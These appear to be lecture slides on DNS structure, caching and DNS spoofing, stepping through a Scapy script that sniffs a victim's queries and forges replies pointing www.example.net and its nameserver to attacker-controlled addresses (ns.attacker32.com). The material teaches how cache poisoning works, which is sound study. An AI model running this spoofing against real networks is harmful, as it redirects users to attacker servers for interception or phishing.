Offsets	Octet	0	1	2	3			
Octet	Bit	0-7	8-15	16-23	24-31			
0	0	DNS ID Number		Q R	OpCode	A A	T C	R D
4	32	Question Count						Answer Count
8	64	Name Server (Authority) Record Count						Additional Records Count
12+	96+	Questions Section						Answers Section
		Authority Section						Additional Information Section


DNS Cache

- When a local DNS server receives a record
 - It caches this information
 - If same question is asked → there is no need to ask other DNS servers
- Every cached record has a time-to-live value
 - It will be time out and removed from the cache

DNS Attacks Overview

- DDoS attacks
 - Launching DDoS attacks on DNS servers
 - If popular servers don't work → the Internet will not work!
- DNS spoofing attacks
 - provide incorrect IP addresses to victims

DNS Spoofing Attacks



- ① Attacks on compromised machine
- ② Attacks on user machines
- ③ Attacks on local DNS server


DNS servers on the Internet

DNS Spoofing Attacks

DNS Spoofing Attacks

- Attacks based on sending spoofed DNS replies
- DNS cache poisoning attacks:
 - Local attacks: The attacker is on **the same** network
 - Remote attacks: The attacker is on a **different** network
 - Why does it matter?

DNS Cache Poisoning: Local Attack




Local Attack


- What fields should be spoofed/known?

- src/dst IP
- src/dst port
- DNS question
- DNS transaction ID

When is spoofing triggered?



Local Attack



Local Attack

```
def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=???, src=???)  
        UDPpkt = UDP(dport=???, sport=???)  
  
        ...  
  
        spoofpkt = IPpkt/UDPPkt/DNSpkt  
        send(spoofpkt)  
  
pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)',  
            prn=spoof_dns)
```

Local Attack

```
def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        ...
        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)

    pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)',
                prn=spoof_dns)
```

Local Attack

```
def spoof_dns(pkt):
    if(DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname):
        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
        UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                        rdata='1.2.3.4', ttl=259200)
        NSsec  = DNSRR(rrname="example.net", type='NS',
                        rdata='ns.attacker32.com', ttl=259200)
        DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,
                      aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,
                      an=Anssec, ns=NSsec)

        spoofpkt = IPpkt/UDPPkt/DNSpkt
        send(spoofpkt)

    pkt = sniff(filter='udp and (src host 10.0.2.69 and dst port 53)',
                prn=spoof_dns)
```

Local Attack

- On the user machine

```
$ dig www.example.net

;; QUESTION SECTION:
;www.example.net.          IN      A

;; ANSWER SECTION:
www.example.net.      259200      IN      A      1.2.3.4

;; AUTHORITY SECTION:
example.net.          259200      IN      NS      ns.attacker32.com
```

Local Attack – Note

- Targeting the authority section:
 - More dangerous than spoofing www.example.net, why?
- Can the attacker inject the IP address of ns.attacker32.com in the additional section?


Local Attack – Note

```
$ dig www.example.net
;; QUESTION SECTION:
;www.example.net.          IN      A
;; ANSWER SECTION:
www.example.net.        259200    IN      A      1.2.3.4
;; AUTHORITY SECTION:
example.net.            259200    IN      NS      ns.attacker32.com

;; ADDITIONAL SECTION:
ns.attacker32.com.       259200    IN      A      6.7.8.9
```

This **cannot** happen because the nameserver isn't related to the question. The DNS server will discard this info!

